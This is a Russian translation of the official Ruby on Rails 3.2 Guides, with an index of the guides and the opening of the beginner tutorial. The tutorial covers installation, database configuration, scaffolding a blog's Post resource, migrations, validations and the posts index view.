

Ruby on Rails по-русски

Добро пожаловать!

Не секрет, что в Интернете есть множество ресурсов, посвященных Ruby on Rails, однако в большинстве случаев они англоязычные, а на русском языке очень мало подробной качественной информации об этой среде разработки.

На этом сайте выложены переводы официального руководства по Rails. Надеюсь, это руководство позволит вам немедленно приступить к использованию Rails и поможет разобраться, что и как там работает.

В свободное время переводы актуализируются и добавляются. Код проекта и тексты переводов открыты и размещены [на Гитхабе](#). Желающим помочь – велкам! Форкайте, предлагайте изменения, вносите их, отправляйте пул-реквесты!

Это перевод [Ruby on Rails Guides](#) для версии Rails 3.2. Переводы для ранних версий доступны в архиве или на гитхабе:

- [Rails 3.1](#)
- [Rails 3.0](#)
- [Rails 2.3](#)

Приступим!

С чего начать?

[Rails для начинающих](#)

Все, что вы должны знать, чтобы установить Rails и создать свое первое приложение.

Модели

[Миграции базы данных Rails](#)

Это руководство раскрывает, как вы должны использовать миграции Active Record, чтобы привести свою базу данных к структурированной и организованной форме.

[Валидации и обратные вызовы \(колбэки\) Active Record](#)

Это руководство раскрывает, как вы можете применять валидации и обратные вызовы Active Record.

[Связи \(ассоциации\) Active Record](#)

Это руководство раскрывает все связи, предоставленные Active Record.

[Интерфейс запросов Active Record](#)

Это руководство раскрывает интерфейс запросов к базе данных, предоставленный Active Record.

Вьюхи

[Макеты и рендеринг в Rails](#)

Это руководство раскрывает основы возможностей макетов Action Controller и Action View, включая рендеринг и перенаправление, использование содержимого для блоков и работу с частичными шаблонами.

[Хелперы форм Action View](#)

Руководство по использованию встроенных хелперов форм.

Контроллеры

[Обзор Action Controller](#)

Это руководство раскрывает, как работают контроллеры, и как они вписываются в цикл запроса к вашему приложению. Оно включает сессии, фильтры, куки, потоковые данные, работу с исключениями, вызванными запросами, и другие статьи.

[Роутинг Rails](#)

Это руководство раскрывает открытые для пользователя функции роутинга. Если хотите понять, как использовать роутинг в вашем приложении на Rails, начните отсюда.

Копаем глубже

[Расширения ядра Active Support](#)

Это руководство документирует расширения ядра Ruby, определенные в Active Support.

[Rails Internationalization API](#)

Это руководство раскрывает, как добавить интернационализацию в ваше приложение. Ваше приложение будет способно переводить содержимое на разные языки, изменять правила образования множественного числа, использовать правильные форматы дат для каждой страны и так далее.

[Основы Action Mailer](#)

Это руководство описывает, как использовать Action Mailer для отправки и получения электронной почты.

[Тестирование приложений на Rails](#)

Это достаточно полное руководство по осуществлению юнит- и функциональных тестов в Rails. Оно раскрывает все от "Что такое тест?" до тестирования API. Наслаждайтесь.

[Безопасность приложений на Rails](#)

Это руководство описывает общие проблемы безопасности в приложениях веб, и как избежать их в Rails.

[Отладка приложений на Rails](#)

Это руководство описывает, как отлаживать приложения на Rails. Оно раскрывает различные способы достижения этого, и как понять что произошло “за кулисами” вашего кода.

[Тестирование производительности приложений на Rails](#)

Это руководство раскрывает различные способы тестирования производительности приложения на Ruby on Rails.

[Конфигурирование приложений на Rails](#)

Это руководство раскрывает основные конфигурационные настройки для приложения на Rails.

[Руководство по командной строке Rails и задачам Rake](#)

Это руководство раскроет инструменты командной строки и задачи rake, предоставленные Rails.

[Кэширование с Rails](#)

Различные техники кэширования, предоставленные Rails.

[Asset Pipeline](#)

Это руководство документирует файлопровод (asset pipeline)

[Engine для начинающих](#)

Это руководство объясняет, как написать монтируемый engine

Заметки о релизах

[Заметки о релизе Ruby on Rails 3.2](#)

Заметки о релизе Rails 3.2

[Заметки о релизе Ruby on Rails 3.1](#)

Заметки о релизе Rails 3.1

[Заметки о релизе Ruby on Rails 3.0](#)

Заметки о релизе Rails 3.0

Rails для начинающих

Это руководство раскрывает установку и запуск Ruby on Rails. После его прочтения, вы будете ознакомлены:

- С установкой Rails, созданием нового приложения на Rails и присоединением Вашего приложения к базе данных
- С общей структурой приложения на Rails
- С основными принципами MVC (Model, View Controller – «Модель-представление-контроллер») и дизайна, основанного на RESTful
- С тем, как быстро создать изначальный код приложения на Rails.

Это руководство основывается на Rails 3.1. Часть кода, показанного здесь, не будет работать для более ранних версий Rails. Руководства для начинающих, основанные на Rails 3.0 и 2.3 вы можете просмотреть [в архиве](#)

Допущения в этом руководстве

Это руководство рассчитано на новичков, которые хотят запустить приложение на Rails с нуля. Оно не предполагает, что вы раньше работали с Rails. Однако, чтобы полноценно им воспользоваться, необходимо предварительно установить:

- Язык [Ruby](#) версии 1.8.7 или выше

Отметьте, что в Ruby 1.8.7 p248 и p249 имеются баги, роняющие Rails 3.0. Хотя для Ruby Enterprise Edition их исправили, начиная с релиза 1.8.7-2010.02. На фронте 1.9, Ruby 1.9.1 не стабилен, поскольку он явно ломает Rails 3.0, поэтому если хотите использовать Rails 3 с 1.9.x, переходите на 1.9.2 для гладкой работы.

- Систему пакетов [RubyGems](#)
 - Если хотите узнать больше о RubyGems, прочитайте [RubyGems User Guide](#)
- Рабочую инсталляцию [SQLite3 Database](#)

Rails – фреймворк для веб-разработки, написанный на языке программирования Ruby. Если у вас нет опыта в Ruby, возможно вам будет тяжело сразу приступить к изучению Rails. Есть несколько хороших англоязычных ресурсов, посвященных изучению Ruby, например:

- [Mr. Neighborly's Humble Little Ruby Book](#)
- [Programming Ruby](#)
- [Why's \(Poignant\) Guide to Ruby](#)

Из русскоязычных ресурсов, посвященных изучению Ruby, я бы выделил следующие:

- [Викиучебник по Ruby](#)
- [Руководство по Руби на 1 странице](#)
- [Учебник 'Учись программировать', автор Крис Пайн](#)

Кроме того, код примера для этого руководства доступен в [репозитории rails на github](#) в rails/railties/guides/code/getting_started.

Что такое Rails?

Этот раздел посвящен подробностям предпосылок и философии фреймворка Rails. Его можно спокойно пропустить и вернуться к нему позже. [Следующий раздел](#) направит вас на путь создания собственного первого приложения на Rails.

Rails – фреймворк для веб-разработки, написанный на языке программирования Ruby. Он разработан, чтобы сделать программирование веб-приложений проще, так как использует ряд допущений о том, что нужно каждому разработчику для создания нового проекта. Он позволяет вам писать меньше кода в процессе программирования, в сравнении с другими языками и фреймворками. Профессиональные разработчики на Rails также отмечают, что с ним разработка веб-приложений более забавна =)

Rails – своеобразный программный продукт. Он делает предположение, что имеется “лучший” способ что-то сделать, и он так разработан, что стимулирует этот способ – а в некоторых случаях даже препятствует альтернативам. Если изучите “The Rails Way”, то, возможно, откроете в себе значительное увеличение производительности. Если будете упорствовать и переносить старые привычки с других языков в разработку на Rails, и попытаетесь использовать шаблоны, изученные где-то еще, ваш опыт разработки будет менее счастливым.

Философия Rails включает несколько ведущих принципов:

- DRY – “Don't Repeat Yourself” – означает, что написание одного и того же кода в разных местах – это плохо.
- Convention Over Configuration – означает, что Rails сам знает, что вы хотите и что собираетесь делать, вместо того, чтобы заставлять вас по мелочам править многочисленные конфигурационные файлы.
- REST – лучший шаблон для веб-приложений – организация приложения вокруг ресурсов и стандартных методов HTTP это быстрый способ разработки.

Архитектура MVC

Rails организован на архитектуре Model, View, Controller, обычно называемой MVC. Преимущества MVC следующие:

- Отделяется бизнес-логика от пользовательского интерфейса
- Легко хранить неповторяющийся код DRY
- Легко обслуживать приложение, так как ясно, в каком месте содержится тот или иной код

Модели

Модель представляет собой информацию (данные) приложения и правила для обработки этих данных. В случае с Rails, модели в основном используются для управления правилами взаимодействия с таблицей базы данных. В большинстве случаев, одна таблица в базе данных соответствует одной модели вашего приложения. Основная масса бизнес логики вашего приложения будет сконцентрирована в моделях.

Представления

Представления (на жаргоне “вьюхи”) представляют собой пользовательский интерфейс Вашего приложения. В Rails представления часто являются HTML файлами с встроенным кодом Ruby, который выполняет задачи, связанные исключительно с представлением данных. Представления справляются с задачей предоставления данных веб-браузеру или другому инструменту, который может использоваться для обращения к Вашему приложению.

Контроллеры

Контроллеры “склеивают” вместе модели и представления. В Rails контроллеры ответственны за обработку входящих запросов от веб-браузера, запрос данных у моделей и передачу этих данных во вьюхи для отображения.

Компоненты Rails

Rails строится на многих отдельных компонентах. Каждый из этих компонентов кратко описан ниже. Если вы новичок в Rails, не зацикливайтесь на подробностях каждого компонента, так как они будут детально описаны позже. Для примера, в руководстве мы создадим приложение Rack, но вам не нужно ничего знать, что это такое, чтобы продолжить изучение руководства.

- Action Pack
 - Action Controller
 - Action Dispatch
 - Action View
- Action Mailer
- Active Model
- Active Record
- Active Resource
- Active Support
- Railties

Action Pack

Action Pack это отдельный гем, содержащий Action Controller, Action View и Action Dispatch. Буквы “VC” в аббревиатуре “MVC”.

Action Controller

Action Controller это компонент, который управляет контроллерами в приложении на Rails. Фреймворк Action Controller обрабатывает входящие запросы к приложению на Rails, извлекает параметры и направляет их в предназначенный экшн (action). Сервисы, предоставляемые Action Controller-ом включают управление сессиями, рендеринг шаблонов и управление перенаправлениями.

Action View

Action View управляет представлениями в вашем приложении на Rails. На выходе по умолчанию создается HTML или XML. Action View управляет рендерингом шаблонов, включая вложенные и частичные шаблоны, и содержит встроенную поддержку AJAX. Шаблоны вьюх более детально раскрываются в другом руководстве, [Макеты и рендеринг в Rails](#)

Action Dispatch

Action Dispatch управляет маршрутизацией веб запросов и рассылкой их так, как вы желаете, или к вашему приложению, или к любому другому приложению Rack. Приложения Rack – это продвинутая тема, раскрыта в отдельном руководстве, [Rails on Rack](#)

Action Mailer

Action Mailer это фреймворк для встроенных служб e-mail. Action Mailer можно использовать, чтобы получать и

обрабатывать входящую электронную почту, или чтобы рассылать простой текст или или сложные multipart электронные письма, основанные на гибких шаблонах.

Active Model

Active Model предоставляет определенный интерфейс между службами гема Action Pack и гемами Object Relationship Mapping, такими как Active Record. Active Model позволяет Rails использовать другие фреймворки ORM вместо Active Record, если так нужно вашему приложению.

Active Record

Active Record это основа для моделей в приложении на Rails. Он предоставляет независимость от базы данных, базовый CRUD-функционал, расширенные возможности поиска и способность устанавливать связи между моделями и модели с другим сервисом.

Active Resource

Active Resource представляет фреймворк для управления соединением между бизнес-объектами и веб-сервисами на основе RESTful. Он реализует способ привязки веб-ресурсов к локальным объектам с семантикой CRUD.

Active Support

Active Support это большая коллекция полезных классов и расширений стандартных библиотек Ruby, которые могут быть использованы в Rails, как в ядре, так и в вашем приложении.

Railties

Railties это код ядра Rails, который создает новые приложения на Rails и соединяет разные фреймворки и плагины вместе в любом приложении на Rails.

REST

Rest обозначает Representational State Transfer и основан на архитектуре RESTful. Как правило, считается, что она началась с докторских тезисов Roy Fielding, [Architectural Styles and the Design of Network-based Software Architectures](#). Хотя можно и почитать эти тезисы, REST в терминах Rails сводится к двум главным принципам в своих целях:

- Использование идентификаторов ресурса, таких как URL, чтобы представлять ресурсы
- Передача представлений о состоянии этого ресурса между компонентами системы.

Например, запрос HTTP:

```
DELETE /photos/17
```

будет воспринят как ссылка на ресурс photo с идентификатором ID 17, и желаемым действием – удалить этот ресурс. REST это естественный стиль для архитектуры веб-приложений, и Rails ограждает Вас от некоторых сложностей RESTful и причуд браузера.

Если Вы хотите побольше узнать о REST, как о стиле архитектуры, эти англоязычные ресурсы более подходящие, чем тезисы Fielding:

- [A Brief Introduction to REST](#) by Stefan Tilkov
- [An Introduction to REST](#) (video tutorial) by Joe Gregorio
- [Representational State Transfer](#) article in Wikipedia
- [How to GET a Cup of Coffee](#) by Jim Webber, Savas Parastatidis & Ian Robinson

На русском языке могу посоветовать только [Введение в службы RESTful с использованием WCF](#) Джона Фландерса.

Создание нового проекта Rails

Лучший способ использования этого руководства – проходить каждый шаг и смотреть, что получится, пропустите код или шаг и учебное приложение не заработает, поэтому следует буквально все делать шаг за шагом. Можно получить законченный код [здесь](#).

Следуя этому руководству, вы создадите проект Rails с названием blog, очень простой веб-блог. Прежде чем начнем создавать приложение, нужно убедиться, что сам Rails установлен.

Нижеследующие примеры используют # и \$ для обозначения строки ввода терминала. Если вы используете Windows, ваша строка будет выглядеть наподобие c:\source_code>

Чтобы проверить, что все установлено верно, должно запускаться следующее:

```
$ rails --version
```

Если выводится что-то вроде "Rails 3.1.3", можно продолжать.

Установка Rails

В основном, самый простой способ установить Rails это воспользоваться возможностями RubyGems:

```
Просто запустите это как пользователь root:  
# gem install rails
```

Если вы работаете в Windows, тогда можно быстро установить Ruby и Rails, используя [Rails Installer](#).

Создание приложения Blog

Чтобы начать, откройте терминал, войдите в папку, в которой у вас есть права на создание файлов и напишите:

```
$ rails new blog
```

Это создаст приложение на Rails с именем Blog в директории blog.

Можно посмотреть все возможные ключи, которые принимает билдер приложения на Rails, запустив rails new -h.

После того, как вы создали приложение blog, перейдите в его папку, чтобы продолжить работу непосредственно с этим приложением:

```
$ cd blog
```

Команда 'rails new blog', запущенная ранее, создаст папку в вашей рабочей директории, названную blog. В папке blog имеется несколько автоматически созданных папок, задающих структуру приложения на Rails. Большая часть работы в этом самоучителе будет происходить в папке app/, но сейчас пробежимся по функциям каждой папки, которые создает Rails в новом приложении по умолчанию:

Файл/Папка	Цель
app/	Содержит контроллеры, модели и вьюхи вашего приложения. Мы рассмотрим эту папку подробнее далее.
config/	Конфигурации правил, маршрутов, базы данных вашего приложения, и т.д. Более подробно это раскрыто в Конфигурирование приложений на Rails
config.ru	Конфигурация Rack для серверов, основанных на Rack, используемых для запуска приложения.
db/	Содержит текущую схему вашей базы данных, а также миграции базы данных.
doc/	Углубленная информация по вашему приложению.
Gemfile Gemfile.lock	Эти файлы позволяют определить, какие нужны зависимости от гемов для вашего приложения на Rails.
lib/	Внешние модули для вашего приложения.
log/	Файлы логов приложения.
public/	Единственная папка, которая доступна извне как есть. Содержит статичные файлы и скомпилированные ресурсы.
Rakefile	Этот файл содержит набор команд, которые могут быть запущены в командной строке. Определения команд производятся во всех компонентах Rails. Вместо изменения Rakefile, вы можете добавить свои собственные задачи, добавив файлы в директорию lib/tasks вашего приложения.
README.rdoc	Это вводный мануал для вашего приложения. Его следует отредактировать, чтобы рассказать остальным, что ваше приложение делает, как его настроить, и т.п.
script/	Содержит скрипт rails, который запускает ваше приложение, и может содержать другие скрипты, используемые для развертывания или запуска вашего приложения.
test/	Юнит-тесты, фикстуры и прочий аппарат тестирования. Это раскрывается в руководстве Тестирование приложений на Rails
tmp/	Временные файлы
vendor/	Место для кода внешних разработчиков. В типичном приложении на Rails, включает Ruby Gems, исходный код Rails (если вы опционально установили его в свой проект) и плагины, содержащие дополнительную упакованную функциональность.

Конфигурирование базы данных

Почти каждое приложение на Rails взаимодействует с базой данных. Какую базу данных использовать, определяется в конфигурационном файле config/database.yml. Если вы откроете этот файл в новом приложении на Rails, то увидите базу данных по умолчанию, настроенную на использование SQLite3. По умолчанию, файл содержит разделы для трех различных сред, в которых может быть запущен Rails:

- Среда development используется на вашем рабочем/локальном компьютере для того, чтобы вы могли взаимодействовать с приложением.
- Среда test используется при запуске автоматических тестов.

- Среда production используется, когда вы развертываете свое приложения во всемирной сети для использования.

Вам не нужно обновлять конфигурации баз данных вручную. Если взглянете на опции генератора приложения, то увидите, что одна из опций называется `-database`. Эта опция позволяет выбрать адаптер из списка наиболее часто используемых СУРБД. Вы даже можете запускать генератор неоднократно: `cd .. && rails new blog --database=mysql`. После того, как подтвердите перезапись `config/database.yml`, ваше приложение станет использовать MySQL вместо SQLite. Подробные примеры распространенных соединений с базой данных указаны ниже.

Конфигурирование базы данных SQLite3

В Rails есть встроенная поддержка [SQLite3](#), являющейся легким несерверным приложением по управлению базами данных. Хотя нагруженная среда production может перегрузить SQLite, она хорошо работает для разработки и тестирования. Rails при создании нового проекта использует базу данных SQLite, но Вы всегда можете изменить это позже.

Вот раздел дефолтного конфигурационного файла (`config/database.yml`) с информацией о соединении для среды development:

```
development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

В этом руководстве мы используем базу данных SQLite3 для хранения данных, поскольку эта база данных работает с нулевыми настройками. Rails также поддерживает MySQL и PostgreSQL “из коробки”, и имеет плагины для многих СУБД. Если Вы уже используете базу данных в работе, в Rails скорее всего есть адаптер для нее.

Конфигурирование базы данных MySQL

Если Вы выбрали MySQL вместо SQLite3, Ваш `config/database.yml` будет выглядеть немного по другому. Вот секция development:

```
development:
  adapter: mysql2
  encoding: utf8
  database: blog_development
  pool: 5
  username: root
  password:
  socket: /tmp/mysql.sock
```

Если на вашем компьютере установленная MySQL имеет пользователя root с пустым паролем, эта конфигурация у Вас заработает. В противном случае измените username и password в разделе development как следует.

Конфигурирование базы данных PostgreSQL

Если Вы выбрали PostgreSQL, Ваш `config/database.yml` будет модифицирован для использования базы данных PostgreSQL:

```
development:
  adapter: postgresql
  encoding: unicode
  database: blog_development
  pool: 5
  username: blog
  password:
```

Конфигурирование базы данных SQLite3 для платформы JRuby

Если вы выбрали SQLite3 и используете JRuby, ваш `config/database.yml` будет выглядеть немного по-другому. Вот секция development:

```
development:
  adapter: jdbcsqlite3
  database: db/development.sqlite3
```

Конфигурирование базы данных MySQL для платформы JRuby

Если вы выбрали MySQL и используете JRuby, ваш `config/database.yml` будет выглядеть немного по-другому. Вот секция development:

```
development:
  adapter: jdbcmysql
  database: blog_development
  username: root
  password:
```


Конфигурирование базы данных PostgreSQL для платформы JRuby

Наконец, если вы выбрали PostgreSQL и используете JRuby, ваш config/database.yml будет выглядеть немного по-другому. Вот секция development:

```
development:
  adapter: jdbcpostgresql
  encoding: unicode
  database: blog_development
  username: blog
  password:
```

Измените username и password в секции development как следует.

Создание базы данных

Теперь, когда вы конфигурировали свою базу данных, пришло время позволить Rails создать для вас пустую базу данных. Это можно сделать, запустив команду rake:

```
$ rake db:create
```

Это создаст базы данных SQLite3 development и test в папке db/.

Rake это одна из основных консольных команд, которую Rails использует для многих вещей. Можно посмотреть список доступных команд rake в своем приложении, запустив rake -T.

Hello, Rails!

Одним из традиционных мест начала изучения нового языка является быстрый вывод на экран какого-либо текста, чтобы это сделать, нужен запущенный сервер вашего приложения на Rails.


Запуск веб-сервера

Фактически у вас уже есть функциональное приложение на Rails. Чтобы убедиться, нужно запустить веб-сервер на вашей машине. Это можно осуществить, запустив:

```
$ rails server
```

Компилирование CoffeeScript в JavaScript требует JavaScript runtime, и его отсутствие приведет к ошибке execjs. Обычно Mac OS X и Windows поставляются с установленным JavaScript runtime. therubyracer and therubyrhino — обыкновенно используемые runtime для Ruby и JRuby соответственно. Также можно посмотреть список runtime-ов в [ExecJS](#).

По умолчанию это запустит экземпляр веб-сервера WEBrick (Rails может использовать и некоторые другие веб-серверы). Чтобы увидеть приложение в действии, откройте окно браузера и пройдите по адресу <http://localhost:3000>. Вы должны увидеть дефолтную информационную страницу Rails:



Welcome aboard

You're riding Ruby on Rails!

[About your application's environment](#)

Getting started

Here's how to get rolling:

1. Use `rails generate` to create your models and controllers
To see all available options, run it without parameters.
2. Set up a default route and remove or rename this file
Routes are set up in `config/routes.rb`.
3. Create your database
Run `rake db:migrate` to create your database. If you're not using SQLite (the default), edit `config/database.yml` with your username and password.

the Rails site

Join the community

[Ruby on Rails](#)
[Official weblog](#)
[Wiki](#)

Browse the documentation

[Rails API](#)
[Ruby standard library](#)
[Ruby core](#)
[Rails Guides](#)

Чтобы остановить веб-сервер, нажмите Ctrl+C в терминале, где он запущен. В режиме development, Rails в основном не требует остановки сервера; все изменения, которые Вы делаете в файлах, автоматически подхватываются сервером.

Страница "Welcome Aboard" это своеобразный тест для нового приложения на Rails: она показывает, что ваши программы настроены достаточно правильно для отображения страницы. Также можете нажать по ссылке *About your application's environment* чтобы увидеть сводку о среде вашего приложения.

Скажите "привет", Рельсы

Чтобы Rails сказал "Привет", нужно создать, как минимум, контроллер и вьюху. К счастью, это можно сделать одной командой. Введите эту команду в вашем терминале:

```
$ rails generate controller home index
```

Если появляется ошибка, что команда не найдена, необходимо явно передать команду Rails rails в Ruby: `ruby \path\to\rails generate controller home index`.

Rails создаст несколько файлов, включая `app/views/home/index.html.erb`. Это шаблон, который используется для отображения результатов экшна (метода) `index` контроллера `home`. Откройте этот файл в текстовом редакторе и отредактируйте его, чтобы он содержал одну строчку кода:

```
<h1>Hello, Rails!</h1>
```

Настройка домашней страницы приложения

Теперь, когда мы сделали контроллер и вьюху, нужно сказать Rails, что мы хотим увидеть "Hello Rails!". В нашем случае мы хотим это увидеть, когда зайдём в корневой URL нашего сайта, <http://localhost:3000>, вместо тестовой "Welcome Aboard".

Первым шагом осуществления этого является удаление дефолтной страницы из вашего приложения:

```
$ rm public/index.html
```

Это нужно сделать, так как Rails предпочитает доставлять любой статичный файл из директории `public` любому динамическому содержимому, создаваемому из контроллеров.

Теперь нужно сказать Rails, где находится настоящая домашняя страница. Откройте файл `config/routes.rb` в редакторе. Это *маршрутный файл* вашего приложения, который содержит варианты входа на сайт на специальном языке DSL (domain-specific language, предметно-ориентированный язык программирования), который говорит Rails, как соединять входящие запросы с контроллерами и экшнами. Этот файл содержит много закомментированных строк с примерами, и один из них фактически показывает, как соединить корень сайта с определенным контроллером и экшном. Найдите строку, начинающуюся с `root :to` и раскомментируйте ее. Должно получиться следующее:

```
Blog::Application.routes.draw do
```

```
#...
# You can have the root of your site routed with "root"
# just remember to delete public/index.html.
root :to => "home#index"
```

`root :to => "home#index"` говорит Rails направить обращение к корню в экшн `index` контроллера `home`.

Теперь, если вы пройдете по адресу <http://localhost:3000> в браузере, то увидите Hello, Rails!.

Чтобы узнать больше о роутинге, обратитесь к руководству [Роутинг в Rails](#).

Создание ресурса

Разрабатываем быстро с помощью Scaffolding

“Строительные леса” Rails, *scaffolding*, это быстрый способ создания больших кусков кода приложения. Если хотите создать модели, вьюхи и контроллеры для нового ресурса одной операцией, воспользуйтесь scaffolding.

Создание ресурса

В случае с приложением блога, можно начать с генерации скаффолда для ресурса `Post`: это будет представлять собой отдельную публикацию в блоге. Чтобы осуществить это, напишите команду в терминале:

```
$ rails generate scaffold Post name:string title:string content:text
```

Генератор скаффолда создаст несколько файлов в Вашем приложении в разных папках, и отредактирует `config/routes.rb`. Вот краткое описание того, что он создаст:

Файл	Цель
<code>db/migrate/20100207214725_create_posts.rb</code>	Миграция для создания таблицы <code>posts</code> в вашей базе данных (у вашего файла будет другая временная метка)
<code>app/models/post.rb</code>	Модель <code>Post</code>
<code>test/unit/post_test.rb</code>	Каркас юнит-тестирования для модели <code>posts</code>
<code>test/fixtures/posts.yml</code>	Образцы публикаций для использования в тестировании
<code>config/routes.rb</code>	Отредактирован, чтобы включить маршрутную информацию для <code>posts</code>
<code>app/controllers/posts_controller.rb</code>	Контроллер <code>Posts</code>
<code>app/views/posts/index.html.erb</code>	Вьюха для отображения перечня всех публикаций
<code>app/views/posts/edit.html.erb</code>	Вьюха для редактирования существующей публикации
<code>app/views/posts/show.html.erb</code>	Вьюха для отображения отдельной публикации
<code>app/views/posts/new.html.erb</code>	Вьюха для создания новой публикации
<code>app/views/posts/_form.html.erb</code>	Партиал, контролирующий внешний вид и поведение форм, используемых во вьюхах <code>edit</code> и <code>new</code>
<code>test/functional/posts_controller_test.rb</code>	Каркас функционального тестирования для контроллера <code>posts</code>
<code>app/helpers/posts_helper.rb</code>	Функции хелпера, используемые из вьюх <code>posts</code>
<code>test/unit/helpers/posts_helper_test.rb</code>	Каркас юнит-тестирования для хелпера <code>posts</code>
<code>app/assets/javascripts/posts.js.coffee</code>	CoffeeScript для контроллера <code>posts</code>
<code>app/assets/stylesheets/posts.css.scss</code>	Каскадная таблица стилей для контроллера <code>posts</code>
<code>app/assets/stylesheets/scaffolds.css.scss</code>	Каскадная таблица стилей, чтобы вьюхи скаффолда смотрелись лучше

Хотя скаффолд позволяет быстро разрабатывать, стандартный код, который он генерирует, не всегда подходит для вашего приложения. Как правило, необходимо модифицировать сгенерированный код. Многие опытные разработчики на Rails избегают работы со скаффолдом, предпочитая писать весь или большую часть кода с нуля. Rails, однако, позволяет легко настраивать шаблоны для генерируемых моделей, контроллеров, вьюх и других источников файлов. Больше информации вы найдете в [Руководстве по созданию и настройке генераторов и шаблонов Rails](#).

Запуск миграции

Одним из продуктов команды `rails generate scaffold` является *миграция базы данных*. Миграции – это класс Ruby, разработанный для того, чтобы было просто создавать и модифицировать таблицы базы данных. Rails использует команды `rake` для запуска миграций, и возможна отмена миграции после того, как она была применена к вашей базе данных. Имя файла миграции включает временную метку, чтобы быть уверенным, что они выполняются в той последовательности, в которой они создавались.

Если Вы заглянете в файл `db/migrate/20100207214725_create_posts.rb` (помните, у вас файл имеет немного другое имя), вот что там обнаружите:

```
class CreatePosts < ActiveRecord::Migration
  def change
    create_table :posts do |t|
```

```
t.string :name
t.string :title
t.text :content

t.timestamps
end
end
end
```

Эта миграция создает метод `change`, вызываемый при запуске этой миграции. Действие, определенное в этой миграции, также является обратимым, что означает, что Rails знает, как отменить изменения, сделанные этой миграцией, в случае, если вы решите их отменить позже. Когда вы запустите эту миграцию, она создаст таблицу `posts` с двумя строковыми столбцами и текстовым столбцом. Она также создаст два поля временных меток для отслеживания времени создания и обновления публикации. Подробнее о миграциях Rails можно прочесть в руководстве [Миграции базы данных Rails](#).

Сейчас нам нужно использовать команду `rake`, чтобы запустить миграцию:

```
$ rake db:migrate
```

Rails запустит эту команду миграции и сообщит, что он создал таблицу `Posts`.

```
== CreatePosts: migrating =====
-- create_table(:posts)
   -> 0.0019s
== CreatePosts: migrated (0.0020s) =====
```

Так как вы работаете по умолчанию в среде `development`, эта команда будет применена к базе данных, определенной в секции `development` вашего файла `config/database.yml`. Если хотите запустить миграции в другой среде, например в `production`, следует явно передать ее при вызове команды: `rake db:migrate RAILS_ENV=production`.

Добавляем ссылку

Чтобы подключить контроллер `posts` к домашней странице, которую уже создали, можно добавить ссылку на ней. Откройте `/app/views/home/index.html.erb` И измените его следующим образом:

```
<h1>Hello, Rails!</h1>
<%= link_to "Мой блог", posts_path %>
```

Метод `link_to` – один из встроенных хелперов Rails. Он создает гиперссылку, на основе текста для отображения и указания куда перейти – в нашем случае путь для контроллера `posts`.

Работаем с публикациями в браузере

Теперь Вы готовы работать с публикациями. Чтобы это сделать, перейдите по адресу <http://localhost:3000> и нажмите на ссылку “Мой блог”:

Listing posts

Name Title Content

[New post](#)

Это результат рендеринга Rails вьюхи ваших публикаций `index`. Сейчас нет никаких публикаций в базе данных, но если нажать на ссылку `New Post`, вы можете создать одну. После этого вы увидите, что можете редактировать публикацию, просматривать или уничтожить ее. Вся логика и HTML были построены одной единственной командой `rails generate scaffold`.

В режиме `development` (с которым вы работаете по умолчанию), Rails перегружает ваше приложение с каждым запросом браузера, так что не нужно останавливать и перезапускать веб-сервер.

Поздравляем, вы начали свой путь по рельсам! =) Теперь настало время узнать, как это все работает.

Модель

Файл модели `app/models/post.rb` выглядит проще простого:

```
class Post < ActiveRecord::Base
end
```

Не так уж много написано в этом файле, но заметьте, что класс `Post` наследован от `ActiveRecord::Base`. `Active Record` обеспечивает огромную функциональность для Ваших моделей Rails, включая основные операции для базы данных CRUD (`Create`, `Read`, `Update`, `Destroy` – создать, читать, обновить, уничтожить), валидации данных, сложную поддержку поиска и возможность устанавливать отношения между разными моделями.

Добавляем немного валидации

Rails включает методы, помогающие проверить данные, которые вы передаете в модель. Откройте файл `app/models/post.rb` и отредактируйте:

```
class Post < ActiveRecord::Base
  validates :name,      :presence => true
  validates :title,     :presence => true,
                  :length => { :minimum => 5 }
end
```

Эти изменения позволят быть уверенным, что все публикации имеют имя и заголовок, и что заголовок длиной как минимум пять символов. Rails может проверять разные условия в модели, включая существование или уникальность полей, их формат и существование связанных объектов. Подробнее валидации раскрыты в [Валидации и колбэки Active Record](#)

Использование консоли

Чтобы увидеть валидации в действии, можно использовать консоль. Консоль это инструмент, который позволяет запускать код Ruby в контексте вашего приложения:

```
$ rails console
```

По умолчанию, консоль изменяет вашу базу данных. Вместо этого можно запустить консоль, которая откатывает все изменения, которые вы сделали, используя `rails console —sandbox`.

После загрузки консоли можно работать с моделями вашего приложения:

```
>> p = Post.new(:content => "A new post")
=> #<Post id: nil, name: nil, title: nil,
    content: "A new post", created_at: nil,
    updated_at: nil>
>> p.save
=> false
>> p.errors.full_messages
=> ["Name can't be blank", "Title can't be blank", "Title is too short (minimum is 5 characters)"]
```

Этот код показывает создание нового экземпляра `Post`, попытку его сохранения и возврата в качестве ответа `false` (что означает, что сохранить не получилось), и просмотр ошибок публикации.

Когда закончите, напишите `exit` и нажмите `return`, чтобы вернуться в консоль.

В отличие от веб-сервера `development`, консоль автоматически не загружает код после выполнения строки. Если вы внесли изменения в свои модели (в своем редакторе) в то время, когда консоль была открыта, напишите в консоли `reload!`, чтобы консоль загрузила эти изменения.

Отображение всех публикаций

Давайте поглубже погрузимся в код Rails и увидим, как приложение отображает нам список публикаций. Откройте файл `app/controllers/posts_controller.rb` и взгляните на экшн `index`:

```
def index
  @posts = Post.all

  respond_to do |format|
    format.html # index.html.erb
    format.json { render :json => @posts }
  end
end
```

`Post.all` возвращает все публикации, которые сейчас есть в базе данных, как массив, содержащий все хранимые записи `Post`, который сохраняется в переменную экземпляра с именем `@posts`.

Дальнейшую информацию о поиске записей с помощью `Active Record` можете посмотреть в руководстве [Интерфейс запросов Active Record](#).

Блок `respond_to` отвечает за вызов HTML и JSON для этого экшна. Если вы пройдете по адресу <http://localhost:3000/posts.json>, то увидите все публикации в формате JSON. Формат HTML ищет вьюху в `app/views/posts/` с именем, соответствующим имени экшна. В Rails все переменные экземпляра экшна доступны во вьюхе. Вот код `app/view/posts/index.html.erb`:

```
<h1>Listing posts</h1>

<table>
  <tr>
    <th>Name</th>
    <th>Title</th>
    <th>Content</th>
  <th></th>
  <th></th>
```

```

    <th></th>
  </tr>

  <% @posts.each do |post| %>
    <tr>
      <td><%= post.name %></td>
      <td><%= post.title %></td>
      <td><%= post.content %></td>
      <td><%= link_to 'Show', post %></td>
      <td><%= link_to 'Edit', edit_post_path(post) %></td>
      <td><%= link_to 'Destroy', post, :confirm => 'Are you sure?',
                                :method => :delete %></td>
    </tr>
  <% end %>
</table>

<br />

<%= link_to 'New post', new_post_path %>

```

